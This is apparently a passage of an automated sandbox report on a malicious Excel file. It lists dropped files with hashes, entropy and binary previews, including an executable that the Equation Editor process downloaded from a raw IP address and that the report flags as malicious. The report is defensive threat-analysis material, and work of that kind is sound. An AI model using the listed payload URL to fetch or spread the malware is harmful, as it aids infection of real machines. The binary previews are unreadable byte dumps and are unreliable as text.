JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\vbc[1].exe

Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows, Nullsoft Installer self-extracting archive
Category:	downloaded
Size (bytes):	248682
Entropy (8bit):	7.92790457041776

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\vbc[1].exe

Encrypted:	false
SSDEEP:	6144:ow+bSKQHp9WCZX7RApROEc6XlsLOO/cNdjeMPn/L:g4Hp9t7aBlv/cNBeQ/L
MD5:	C41D37A926A42F0916F43B89455F3A26
SHA1:	567843F9ACB112A58DF453619718DDCC37193102
SHA-256:	BDAAE5A1A9B92E3E85FA026AE9F6B375EDA1EB75A31FA122B204418FF83FC36C
SHA-512:	2074144F0C923C0B803CA3F99CCD976C125707970426BE72D8AAD2AD73498AA517C8781EB6F434D70EF10E37F19486C3CDFD3B6DA4A2F123BA987AEDC91F2E 9
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100%
Reputation:	low
IE Cache URL:	http://103.167.92.57/winos11pro/vbc.exe
Preview:	MZ......................@..!..L.!This program cannot be run in DOS mode....$........uJ...$...$...$./.{...$...%.:.$.".y...$..7....$.f."...$.Rich..$.................PE ..L......H.................Z..........%2.......p....@..s...p..............................tex t...vY.......Z.................. ..`.rdata.......p.......^..............@..@.data................p..............@....ndata.......@..........................rsrc................t..............@..@................................. ....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\10742059.png

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 135 x 175, 8-bit colormap, non-interlaced
Category:	dropped
Size (bytes):	9240
Entropy (8bit):	7.9386613011729015
Encrypted:	false
SSDEEP:	192:xgohZDgqajF3w9dfa2EbNBdO31HC6xeiPUe8wO4szk6PwFUdSFepGh:CohZgqajWfa2ExbB23U4OkawF8SFegh
MD5:	C19636DBD6A1B9428BCB8758E04F5FC7
SHA1:	BD5F5490EB4FDFB9A8161A6F77B6440520136473
SHA-256:	C7F22E5E13D15601B865F0DE1FDAB380218CE085DAB19B0A2F28ACA4A670A88E
SHA-512:	F63D1E715EEAF2F93338F40DE2EAB6550483F1FAD430ED94AF0649AE7B073E2929796D43800E9CFC086D0F0C2EC18D2A8487B19F9071EECCE3CE777B25600B3 6
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	.PNG........IHDR...............=c....tEXtSoftware.Adobe ImageReadyq.e<...~iTXtXML:com.adobe.xmp.....<?xpacket begin="." id="W5M0MpCehiHzreSzNTczkc9d"?> <x:xmpmeta xmlns:x="adobe:ns:meta/" x:xmptk="Adobe XMP Core 5.0-c061 64.140949, 2010/12/07-10:57:01 "> <rdf:RDF xmlns:rdf="http://www.w3.org/1999/02/22-rdf-syntax-ns#"> <rdf:Description rdf:about="" xmlns:xmpRights="http://ns.adobe.com/xap/1.0/rights/" xmlns:xmpMM="http://ns.adobe.com/xap/1.0/mm/" xmlns:stRef="http://ns.adobe.com/xap/1.0/sType/ResourceRef#" xmlns:xmp="http://ns.adobe.com/xap/1.0/" xmpRights:Marked="False" xmpMM:DocumentID="xmp.did:EDC9411A6A5F11E2838BB9184F90E845" xmpMM:InstanceID="xmp.iid:EDC941196A5F11E2838BB9184F90E845" xmp:CreatorTool="Adobe Photoshop CS2 Windows"> <xmpMM:DerivedFrom stRef:instanceID="uuid:5A79598F285EDB11B275CB8CE9AFFC64" stRef:documentID="adobe:docid:photoshop:51683bff-375b-11d9-ab90-a923e782e0b8"/> </rdf:Description> </rdf:RDF> </x:xmpmeta> <?xpacket end="r"?>...F....PLTE.............

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\23270DBD.jpeg

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	JPEG image data, JFIF standard 1.01, aspect ratio, density 1x1, segment length 16, baseline, precision 8, 160x160, frames 3
Category:	dropped
Size (bytes):	4396
Entropy (8bit):	7.884233298494423
Encrypted:	false
SSDEEP:	96:1rQzp0lms5HqrrVflQ9MS5Bmy9CSKgpEfSgHk4oPQwb/BD+qSzAGW:1UF0EmEiSS3mKbbpDSk4oYwbBD+qKAX
MD5:	22FEC44258BA0E3A910FC2A009CEE2AB
SHA1:	BF6749433E0DBCDA3627C342549C8A8AB3BF51EB
SHA-256:	5CD7EA78DE365089DDDF47770CDECF82E1A6195C648F0DB38D5DCAC26B5C4FA5
SHA-512:	8ED1D2EE0C79AFAB19F47EC4DE880C93D5700DB621ACE07D82F32FA3DB37704F31BE2314A7A5B55E4913131BCA85736C9AC3CB5987BEE10F907376D76076E7 A
Malicious:	false
Preview:	......JFIF.. ....+!.$...2"3*7%"0....................".........................."..............#............."..!1."AQa..q.#2R. ...BS.....$3Tb.4D%Crs...!R...AQa..1.."Sbq..............?....A.s..M...K.w.....E......!2.H...N.,E.+.i.z.!....-IInD..G....]L.u.R.lV...%aB.k.2mR.<..=."a.u...} },....:..C..I...A9w.....k.....>. .Gi......f.I...2..)..T...JT....a$t5..)..."... .. ..Gc..eS.$....6..._=.... d ....HF-.~.$s.9."T.nSF.pARH.@H..=y.B..IP."K$...u.h]*.#'zZ...2.hZ...K.K..b#s&. ..c@K.AO.*.}.6....\..i....."J..-.I/....c.R...f.I.$.....U.>..LNj..........G....wuF.5*...RX.9.-(D.[$..[...N%.29.W,...&i.Y6.:q.xi.......o...lJe.B.R+.&..a.m..1.$.,)5.)/..w.1......v.d..l...bB..JL j]wh.SK.L.....%S....NAI.)B7I.e..4.5...6......L.j...eW.=..u....#I...li..l....`R.o.<.......C.`L2...c...W..3.\...K...%.a..M.K.l.Ad...6).H?..2.Rs..3+.

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\317B23B8.png

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 139 x 180, 8-bit colormap, non-interlaced
Category:	dropped
Size (bytes):	3747
Entropy (8bit):	7.932023348968795
Encrypted:	false

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\317B23B8.png	
SSDEEP:	96:4apPN/1Cb2ItR9rXu7p6mtnOCRxMJZtFtQcgBF5c2SGA:1Pp1kRROtrRxSyRjST1
MD5:	5EB99F38CB355D8DAD5E791E2A0C9922
SHA1:	83E61CDD048381C86E3C3EFD19EB9DAFE743ADBA
SHA-256:	5DAC97FDBD2C2D5DFDD60BF45F498BB6B218D8BFB97D0609738D5E250EBBB7E0
SHA-512:	80F32B5740ECFECC5B084DF2C5134AFA8653D79B91381E62A6F571805A6B44D52D6FD261A61A44C33364123E191D974B87E3FEDC69E7507B9927936B79570C86
Malicious:	false

Preview:


```
.PNG........IHDR............../.....tEXtSoftware.Adobe ImageReadyq.e<...]PLTE............&f||}\\].........5G}..._l....778....................................................IDATx..]...<.nh........../)....;..~;
.U..>.i.$..0*..QF@.)."..,.../._,.y,...z....c.wuI{.Xt.!f.%.!.!....X..<....)..X...K.....T.&h.U4.x.......*......v;.R.a..i.B.......A.T`.....v....N..u.........NG......e....}.4=."{.+.."..7.n....Qi5....4....(.....&...
....e...].t...C'.eYFmT..1..CY.c.t.............G./.#..X.....{.q.....A..|.N.i.<Y1.^>..j..Zlc....[<.z..HR......b..@.)..U...:-...9'.u. ..-sD..,.h....oo...8..M.8.*.4...........*.f..&X..V......#.BN..&>R.....
&.Q.&A}Bl9.-.G.wd`.$...\.......5<..O.wuC....I.....<....(j.c,...%.9..'.....UDP.*@...#.XH.....<V...!.../...(<.../..,...l6u...R...:..t..t......m+....OI...........+X._..|S.x.6..W..../sK.}a..]EO..../....yY
.._6..../U.Q.|Z,`.:r.Y.B...I.Z.H...f....SW..}.k.?.^.'..F....?*n1|.?./.....#~|.y.r.j..u.Z...).......F.,m.......6..&..8."o...^..8.B.w...R.\..R.
```


C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\3A2963D3.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 413 x 220, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	10202
Entropy (8bit):	7.870143202588524
Encrypted:	false
SSDEEP:	192:hxKBFo46X6nPHvGePo6ylZ+c5xlYYY5spgpb75DBcld7jcnM5b:b740IylZ+c5xlYF5Sgd7tBednd
MD5:	66EF10508ED9AE9871D59F267FBE15AA
SHA1:	E40FDB09F7FDA69BD95249A76D06371A851F44A6
SHA-256:	461BABBDFFDCC6F4CD3E3C2C97B50DDAC4800B90DDBA35F1E00E16C149A006FD
SHA-512:	678656042ECF52DAE4132E3708A6916A3D040184C162DF74B78C8832133BCD3B084A7D03AC43179D71AD9513AD27F42DC788BCBEE2ACF6FF5E7FEB5C3648B3
Malicious:	false

Preview:


```
.PNG........IHDR...............|.....sRGB.........gAMA......a.....pHYs..........o.d..'oIDATx^.k...u.D.R.b\J"Y.*.".d.|pq..2.r,.U.#.)F.K.n.).JI)."....T.....!.....`/H. ...\<...K....DQ"..]..(RI..>.s..t..w.
>..U....>.....s/....1./^..p..........Z.H3.y..:..<..........[...@[.........Z.`E....Y:{.,.<y..x....O..................M....M........:..tx..*..........'o..kh.0./.3.7.V...@t........x......~...A.?w....@...A]h.0./.N.
.^,h......D.....M..B..a}a.a.i.m...D.....M..B..a}a.a.........A]h.0.....P41..-........&.!...!.x......(.......e...a :.+.|.Ut.U_..........2un......F7[.z.?...&..qF}.}..]I...+..J.w.~Aw....V..-.....B, W.5..P.y....>
[.....q.t.6U<..@.....qE9.nT.u...`..AY.?...Z<.D.t...HT..A.....8.)..M...k\...v...`..A..?.N.Z<.D.t.Htn.O.sO...0..wF...W.#H...!p....h...|.V+Kws2/......W*....Q.,...8X.)c...M..H.|.h.0....R..
.Mg!...B...x..;....Q..5........m.;.Q./9..e"{Y.P..1x...FB!....C.G.......41.........@t@W......B/.n.b...w..d....k'E..&..%l.4SBt.E?..m...eb*?.....@.....a :.+H...Rh..
```


C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\437A1A86.jpeg	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	JPEG image data, JFIF standard 1.01, aspect ratio, density 1x1, segment length 16, baseline, precision 8, 160x160, frames 3
Category:	dropped
Size (bytes):	4396
Entropy (8bit):	7.884233298494423
Encrypted:	false
SSDEEP:	96:1rQzp0lms5HqrrVflQ9MS5Bmy9CSKgpEfSgHk4oPQwb/BD+qSzAGW:1UF0EmEiSS3mKbbpDSk4oYwbBD+qKAX
MD5:	22FEC44258BA0E3A910FC2A009CEE2AB
SHA1:	BF6749433E0DBCDA3627C342549C8A8AB3BF51EB
SHA-256:	5CD7EA78DE365089DDDF47770CDECF82E1A6195C648F0DB38D5DCAC26B5C4FA5
SHA-512:	8ED1D2EE0C79AFAB19F47EC4DE880C93D5700DB621ACE07D82F32FA3DB37704F31BE2314A7A5B55E4913131BCA85736C9AC3CB5987BEE10F907376D76076E7 A
Malicious:	false

Preview:


```
......JFIF........................................................... ....+!.$...2"3*7%"0...................."..........................".............#............."...........................................................!1."AQa..q.#2R.
...BS.....$3Tb.4D%Crs................................................!R...AQa..1.."Sbq...............?....A.s..M...K.w.....E......!2.H...N.,E.+.i.z.!....-IInD..G....]L.u.R.lV...%aB.k.2mR.<..=."a.u...}
},....:..C..I...A9w.....k.....>. .Gi......f.l...2..)..T...JT....a$t5..)..."... .. .. ....Gc..eS.$....6..._=.... d ....HF-.~.$s.9."T.nSF.pARH.@H..=y.B..IP."K$...u.h]*.#'zZ...2.hZ...K.K..b#s&.
..c@K.AO.*.}.6....\..i......"J..-.I/....c.R...f.I.$.....U.>..LNj..........G....wuF.5*...RX.9.-(D.[$..[...N%.29.W,...&i.Y6.:q.xi.......o...lJe.B.R+.&..a.m..1.$.,)5.)/..w.1......v.d..l...bB..JL
j]wh.SK.L.....%S....NAI.)B7I.e..4.5...6......L.j...eW.=..u....#I...li..l....`R.o.<.......C.`L2...c...W..3.\...K...%.a..M.K.l.Ad...6).H?..2.Rs..3+.
```


C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\448D1084.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 413 x 220, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	10202
Entropy (8bit):	7.870143202588524
Encrypted:	false
SSDEEP:	192:hxKBFo46X6nPHvGePo6ylZ+c5xlYYY5spgpb75DBcld7jcnM5b:b740IylZ+c5xlYF5Sgd7tBednd
MD5:	66EF10508ED9AE9871D59F267FBE15AA
SHA1:	E40FDB09F7FDA69BD95249A76D06371A851F44A6
SHA-256:	461BABBDFFDCC6F4CD3E3C2C97B50DDAC4800B90DDBA35F1E00E16C149A006FD
SHA-512:	678656042ECF52DAE4132E3708A6916A3D040184C162DF74B78C8832133BCD3B084A7D03AC43179D71AD9513AD27F42DC788BCBEE2ACF6FF5E7FEB5C3648B3
Malicious:	false

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\448D1084.png	
Preview:	.PNG.....IHDR.....|.....sRGB.....gAMA.....a.....pHYs.....o.d..'oIDATx^.k...u.D.R.b\J"Y.*.".d.|pq..2.r,.U.#.)F.K.n.).JI)."....T.....!.....`/H. ...\<...K...DQ"..]..(RI..>.s..t..w.>..U....>.....s/....1./^..p.....Z.H3.y..:..<.....[...@[.....Z.`E....Y:{.,.<y..x....O.....M....M.....:..tx..*.....'o..kh.0./.3.7.V...@t.....x.....~...A.?w....@...A]h.0./.N..^,h.....D.....M..B..a}a.a.i.m...D.....M..B..a}a.a.....A]h.0.....P41..-.....&.!...!.x.....(.....e..a :.+.|.Ut.U_.....2un.....F7[.z.?...&..qF}.}..]I...+..J.w.~Aw....V..-.....B, W.5..P.y....>[.....q.t.6U<..@.....qE9.nT.u...`..AY.?...Z<.D.t...HT..A.....8.)..M...k\...v...`..A..?.N.Z<.D.t.Htn.O.sO...0..wF...W.#H...!p....h...|.V+Kws2/.....W*....Q.,....8X.)c...M..H.|.h.0....R..Mg!...B...x..;....Q..5.....m.;.Q./9..e"{Y.P..1x...FB!....C.G.....41.....@t@W.....B/.n.b...w..d....k'E..&..%|.4SBt.E?..m...eb*?.....@.....a :.+H...Rh..

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\4CA26EB5.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 139 x 180, 8-bit colormap, non-interlaced
Category:	dropped
Size (bytes):	3747
Entropy (8bit):	7.932023348968795
Encrypted:	false
SSDEEP:	96:4apPN/1Cb2ltR9rXu7p6mtnOCRxMJZtFtQcgBF5c2SGA:1Pp1kRROtrRxSyRjST1
MD5:	5EB99F38CB355D8DAD5E791E2A0C9922
SHA1:	83E61CDD048381C86E3C3EFD19EB9DAFE743ADBA
SHA-256:	5DAC97FDBD2C2D5DFDD60BF45F498BB6B218D8BFB97D0609738D5E250EBBB7E0
SHA-512:	80F32B5740ECFECC5B084DF2C5134AFA8653D79B91381E62A6F571805A6B44D52D6FD261A61A44C33364123E191D974B87E3FEDC69E7507B9927936B79570C86
Malicious:	false
Preview:	.PNG.....IHDR...../.....tEXtSoftware.Adobe ImageReadyq.e<...]PLTE.....&f|}\\].....5G}..._\....778.....IDATx..]...<.nh...../)....;..~;.U..>.i.$..0*..QF@.)."..,../._..y,...z....c.wul{.Xt.!f.%.!.!....X..<....)..X...K.....T..&h.U4.x.....*.....v;.R.a..i.B.....A.T`.....v....N..u.....NG.....e....}.4=."{.+.."..7.n....Qi5....4....(.....&.....e...].t...C'.eYFmT..1..CY.c.t.....G./.#..X....{.q.....A..\|.N.i.<Y1.^>..j..Zlc....[<.z..HR.....b..@.)..U...:-...9'.u. ..-sD..,.h....oo...8..M.8.*.4.....*.f..&X..V.....#.BN..&>R.....&.Q.&A}Bl9.-.G.wd`.$...\.....5<..O.wuC....I.....<....(j.c,...%.9..'.....UDP.*@...#.XH.....<V...!.../...(<.../.,..l6u...R...:..t..t.....m+....OI.....+X._..|S.x.6..W..../sK.}a..]EO..../....yY .._6..../U.Q.|Z,`.:r.Y.B...I.Z.H...f....SW..}.k.?.^.'..F....?*n1|.?./.....#~|.y.r.j..u.Z...).....F.,m.....6..&..8."o..^..8.B.w...R.\..R.

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\64631AC.emf	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	Windows Enhanced Metafile (EMF) image data version 0x10000
Category:	dropped
Size (bytes):	1628828
Entropy (8bit):	2.2291389312895995
Encrypted:	false
SSDEEP:	3072:mVMqDjXlNqlVkXFL4we9ANp7RySvRaXGcmfBEtAPrccccccsF8Wccccccccc F9cccC:mLjXlN0k1fKANpFZliByA764
MD5:	C83ECE6E0B59AC851A82241402A51A41
SHA1:	F014959AEE5BFF9CC3996C48415E8ECCD8F8EAEC
SHA-256:	8583B98B6895C632832E21C0E6D6FD13767FF4C2014774EF19ECAEF40AAA5835
SHA-512:	8D35C68322C9E57EFE48CA5BC4332E6EAF60378FE1D2B886AA1585AD2D8870F82DA134F8BF488C953C415E70BEFE9E13BB1F37BBBF9D12B11C32BD6DF37242C3
Malicious:	false
Preview:	....l.....m>...&.. EMF.....(.....\K..hC..F...,... ...EMF+.@.....X...X...F...\...P...EMF+"@.....@.....$@.....0@.....?!@.....@.....%.....%.....R...p.....@."C.a.l.i.b.r.i.....Tz$...h...f^z.@!.%...D.....l..RQoV.....T.....$QoV..... ...Id^z..... .....1..d^z.....%...X...%...7.....{$.....C.a.l.i.b.r.i.....x..X.....8Vz.....1.dv.....%.....%.....%.....!.....".....%.....%.....%.....T...T.....@.E.@.....L.....P... ...6...F...$.....EMF+*@..$.....?.....?.....@.....@.....*@..$.....?....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\6C08BD32.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 135 x 175, 8-bit colormap, non-interlaced
Category:	dropped
Size (bytes):	9240
Entropy (8bit):	7.9386613011729015
Encrypted:	false
SSDEEP:	192:xgohZDgqajF3w9dfa2EbNBdO31HC6xeiPUe8wO4szk6PwFUdSFepGh:CohZgqajWfa2ExbB23U4OkawF8SFegh
MD5:	C19636DBD6A1B9428BCB8758E04F5FC7
SHA1:	BD5F5490EB4FDFB9A8161A6F77B6440520136473
SHA-256:	C7F22E5E13D15601B865F0DE1FDAB380218CE085DAB19B0A2F28ACA4A670A88E
SHA-512:	F63D1E715EEAF2F93338F40DE2EAB6550483F1FAD430ED94AF0649AE7B073E2929796D43800E9CFC086D0F0C2EC18D2A8487B19F9071EECCE3CE777B25600B36
Malicious:	false
Preview:	.PNG.....IHDR.....=c....tEXtSoftware.Adobe ImageReadyq.e<...~iTXtXML:com.adobe.xmp.....<?xpacket begin="." id="W5M0MpCehiHzreSzNTczkc9d"?> <x:xmpmeta xmlns:x="adobe:ns:meta/" x:xmptk="Adobe XMP Core 5.0-c061 64.140949, 2010/12/07-10:57:01 "> <rdf:RDF xmlns:rdf="http://www.w3.org/1999/02/22-rdf-syntax-ns#"> <rdf:Description rdf:about="" xmlns:xmpRights="http://ns.adobe.com/xap/1.0/rights/" xmlns:xmpMM="http://ns.adobe.com/xap/1.0/mm/" xmlns:stRef="http://ns.adobe.com/xap/1.0/sType/ResourceRef#" xmlns:xmp="http://ns.adobe.com/xap/1.0/" xmpRights:Marked="False" xmpMM:DocumentID="xmp.did:EDC9411A6A5F11E2838BB9184F90E845" xmpMM:InstanceID="xmp.iid:EDC941196A5F11E2838BB9184F90E845" xmp:CreatorTool="Adobe Photoshop CS2 Windows"> <xmpMM:DerivedFrom stRef:instanceID="uuid:5A79598F285EDB11B275CB8CE9AFFC64" stRef:documentID="adobe:docid:photoshop:51683bff-375b-11d9-ab90-a923e782e0b8"/> </rdf:Description> </rdf:RDF> </x:xmpmeta> <?xpacket end="r"?>...F....PLTE.....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\AADABCCF.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 458 x 211, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	11303
Entropy (8bit):	7.909402464702408
Encrypted:	false
SSDEEP:	192:O64BSHRaEbPRI3iLtF0bLLbEXavJkkTx5QpBAenGIC1bOgjBS6UUijBswpJuaUSt:ODy31IAj0bL/EKvJkVFgFg6UUijOmJJN
MD5:	9513E5EF8DDC8B0D9C23C4DFD4AEECA2
SHA1:	E7FC283A9529AA61F612EC568F836295F943C8EC
SHA-256:	88A52F8A0BDE5931DB11729D197431148EE9223B2625D8016AEF0B1A510EFF4C
SHA-512:	81D1FE0F43FE334FFF857062BAD1DFAE213EED860D5B2DD19D1D6875ACDF3FC6AB82A43E46ECB54772D31B713F07A443C54030C4856FC4842B4C31269F6134 D
Malicious:	false
Preview:	.PNG.....IHDR.....P.l....sRGB.....gAMA.....a.....pHYs...t...t..f.x..+.IDATx...|.e.....{.....z.Y8..Di*E.4*6.@.$$....+!.T.H/..M6..RH.l.R.!AC...>3;3;..4..~...>3.<.<..7.<3..555.....c...xo.Z.X.J...Lhv.u.q..C..D.....-...#n...!.W..#...x.m..&.S.....cG.... s..H.=.....,...(((HJJR.s..05J...2m.....=..R..Gs....G.3.z..."............(..1$..)..[..c&t..ZHv..5....3#..~8....Y.............e2...?.0.t.R}ZI..`.&.....rO..U.mK..N.8..C...[..\....G.^y.U.....N.....eff.....A....Z.b.YU....M.j.vC+\.gu..0v..5...fo.....'.....^w..y....O.RSS....?..."L.+c.J....ku$._...Av...Z...*Y.0.z..zMsrT.:.<.q.....a.....O.....$2.=\|.0.0..A.v..j....h..P.Nv.....,.0....z=...l@8m.h.:]..B.q.C.....6...8qB.....G\.."L.o..[)..Z.XuJ.pE..Q.u.:..$[K..2.....zM=`.p.Q@.o.LA../.%....EFsk:z...9.z.....>z..H,.{{{...C....n..X.b....K.:..2,...C....;.4....f1,G.....p|f6.^._.c..'"Qll.....W.[..s..q+e.:.|..(....aY..yX....}...n.u..8d...L...:B."zuxz..^..m;p..(&&....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\AFEA009A.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 458 x 211, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	11303
Entropy (8bit):	7.909402464702408
Encrypted:	false
SSDEEP:	192:O64BSHRaEbPRI3iLtF0bLLbEXavJkkTx5QpBAenGIC1bOgjBS6UUijBswpJuaUSt:ODy31IAj0bL/EKvJkVFgFg6UUijOmJJN
MD5:	9513E5EF8DDC8B0D9C23C4DFD4AEECA2
SHA1:	E7FC283A9529AA61F612EC568F836295F943C8EC
SHA-256:	88A52F8A0BDE5931DB11729D197431148EE9223B2625D8016AEF0B1A510EFF4C
SHA-512:	81D1FE0F43FE334FFF857062BAD1DFAE213EED860D5B2DD19D1D6875ACDF3FC6AB82A43E46ECB54772D31B713F07A443C54030C4856FC4842B4C31269F6134 D
Malicious:	false
Preview:	.PNG.....IHDR.....P.l....sRGB.....gAMA.....a.....pHYs...t...t..f.x..+.IDATx...|.e.....{.....z.Y8..Di*E.4*6.@.$$....+!.T.H/..M6..RH.l.R.!AC...>3;3;..4..~...>3.<.<..7.<3..555.....c...xo.Z.X.J...Lhv.u.q..C..D.....-...#n...!.W..#...x.m..&.S.....cG.... s..H.=.....,...(((HJJR.s..05J...2m.....=..R..Gs....G.3.z..."............(..1$..)..[..c&t..ZHv..5....3#..~8....Y.............e2...?.0.t.R}ZI..`.&.....rO..U.mK..N.8..C...[..\....G.^y.U.....N.....eff.....A....Z.b.YU....M.j.vC+\.gu..0v..5...fo.....'.....^w..y....O.RSS....?..."L.+c.J....ku$._...Av...Z...*Y.0.z..zMsrT.:.<.q.....a.....O.....$2.=\|.0.0..A.v..j....h..P.Nv.....,.0....z=...l@8m.h.:]..B.q.C.....6...8qB.....G\.."L.o..[)..Z.XuJ.pE..Q.u.:..$[K..2.....zM=`.p.Q@.o.LA../.%....EFsk:z...9.z.....>z..H,.{{{...C....n..X.b....K.:..2,...C....;.4....f1,G.....p|f6.^._.c..'"Qll.....W.[..s..q+e.:.|..(....aY..yX....}...n.u..8d...L...:B."zuxz..^..m;p..(&&....

C:\Users\user\AppData\Local\Temp\jtaloweyv	
Process:	C:\Users\Public\vbc.exe
File Type:	PGP\011Secret Sub-key -
Category:	dropped
Size (bytes):	4846
Entropy (8bit):	6.183365196117965
Encrypted:	false
SSDEEP:	96:MtR6OJ8kR1cCkr/Wx7G05DUtNdqiivs9l003hvYUJNTQdt9KAhuXD54NiSY:MuO/jk7W5G05OevmP3mUd54N+
MD5:	ECD8AE105045A49E5D745912BE918F85
SHA1:	F53682628EB96EFE043C53816992D0C987D2EAD8
SHA-256:	8B50D5DE2714C79B933CA396C476C3EF64C9AF54103B84770129B8E9C296F538
SHA-512:	C076C9AB38C7D1CD9AD331047F604CBF7EA4D1ACE5DA4248537DA3CA10690A5D8BCFE072C27A333697CF5E59531646E2222E0E6BED7452F22D995AEA81C619 6
Malicious:	false
Preview:	.&....A.y....y...N..i...N..i..y.....y.....{.....w.&w.*.....{.....w.~w."....{....)...w..w.....{....L...w.Nw.2y..r.....aN.....w..w..A..y.r.w..w;.A..A;.{rO.....A.....{rPw....w..y.....yr.s.!....&...~.....N.....6A...6w:.ny.....&.A...sw.....r...yr...A....A....A..P...A....N..i..A..A....nA..A.A;.AbOw..A.Orw..A..A..A;.w.A..A..A..P...d.4.....Pb....5.....P.....8...P...A.y...N..i.....{.&w..y....dA..4..A...w..A..6w...bs...N..A.....a..w..&w..*{.....O/.w..&w..*.....aN.{.s&....5.....w....{.....8...w..y....ty.....A..A..Pr..A.y...N..i.....{.Nw..y....dA..4..A...w..A..6w....r...N..x...A.....a..w..Nw..2A.....O/.w..Nw..2A...../w..Nw..2A.b....a..w.cNw:c2{.....O/.w..Nw..2.s...aN.{.sN..d.4.....w..y.f...A..A;fw..m..f..b.....w..y....ty.....A..A..Pb..A.y.j.....{..w..y....dA..4..A...w..A..6w.....N..A.....a..w...w...A.....O/.w...w.....aN.{.s.....w.....

C:\Users\user\AppData\Local\Temp\k1qxhyjx69ne	
Process:	C:\Users\Public\vbc.exe
File Type:	data
Category:	dropped
Size (bytes):	219863
Entropy (8bit):	**7.9942515947684365**
Encrypted:	**true**

C:\Users\user\AppData\Local\Temp\k1qxhyjx69ne	
SSDEEP:	6144:Vno+QHbzkefyO4coNzJioFlpxvHWBOeAmD:JkvkiRONzJioRPmD
MD5:	CC57BBA82419A6654DADAAE08D8E24D7
SHA1:	F4BC5DDA505973E0588F5585090F7131A4FA3994
SHA-256:	27D5525EAE2CF9F97B3DE742FC80E5C9F3D98E08F2F39AE2441AA731E78DA4B1
SHA-512:	8F7128EFD776728B6B6B3CC81F642099CD4E43A8EA8CC86F402FD65558E0ADB3EFC7F82BE42381171CC65B30B629DDFCECE7699E87F1FEDDDC835387A78C4 A
Malicious:	false
Preview:	.y.F.I(.B.*..Wi.@.....d...X.o..;.B.;Sa..N`Gc..O@..0..>%S.A.t.....P."g..z..RVD.....5.{.....&.o...^....:"^r~.ET.6=9L...)p1.r...(.5c.8.3.....T...Z._.$...:.a....';.q.O.....m. .?.I..7..6[:r[ ..9<...1..6.N .j.2X.-..p.....|.....\.L..w...e#x..5.8..f..I(.K.....Wi...1...N..ZI.X.o..;.B.;Sa.zN`Gc..O@..0..>%c.A.V....:|...Mb.f..M.....^....v...Ai..:d.R..g_..:...=9L...G.....S..bL....?.[..~.T..z.)z....^...2.....<T....B. ?b I5y...4[:r[..:<..{..]]k.j.2X.-.`..j..|k.....w}..''#...5.8..1..I(.V....Wi..}1...N@.ZG.X.o..;.B.;Sa..N`Gc..O@..0..>%c.A.V....:|...Mb.f..M.....^....v...Ai..:d .R..g_..:...=9L...G.....S..bL....?.[..~.T..z.)z....^...2.....O....z5. ?| I5...6[:r[..:<..{.6]] .j.2X.-.`..j..|k.....w}..''#...5.8..1..I(.V....Wi..}1...N@.ZG.X.o..;.B.;Sa..N`Gc..O@..0..>%c.A.V....:| ...Mb.f..M.....^....v...Ai..:d.R..g_..:...=9L...G.....S..bL....?.[..~.T..z.)z....^...2.....O....z5. ?| I5...6[:r[..:<..{.6]] .j.2X.-.`..j..

C:\Users\user\AppData\Local\Temp\nsuBDB5.tmp	
Process:	C:\Users\Public\vbc.exe
File Type:	data
Category:	dropped
Size (bytes):	254581
Entropy (8bit):	7.723690014443727
Encrypted:	false
SSDEEP:	6144:aMno+QHbzkefyO4coNzJioFlpxvHWBOeAmS:tkvkiRONzJioRPmS
MD5:	EE69E8C348862C61A900C3DB30115DE4
SHA1:	367CD663493393F2C5C904EF2F04C0F4FCA7CC2E
SHA-256:	CDF19D29DA7C4DE93ABAC7DE9607CDC082640E77F5A40E3C6E047E3C2EA034D2
SHA-512:	76D62B9AFA9831534CAF5C0CB4975468B4EFB91EDBB30A512B5D5233436CED5BAECC155BB51800EF22AFCC819CC6FE48808EBEF62080FBF08E1B8EE3BC137 A1C
Malicious:	false
Preview:	.b.....,.....4....K.....a.....b..... .....J.....j..... ....

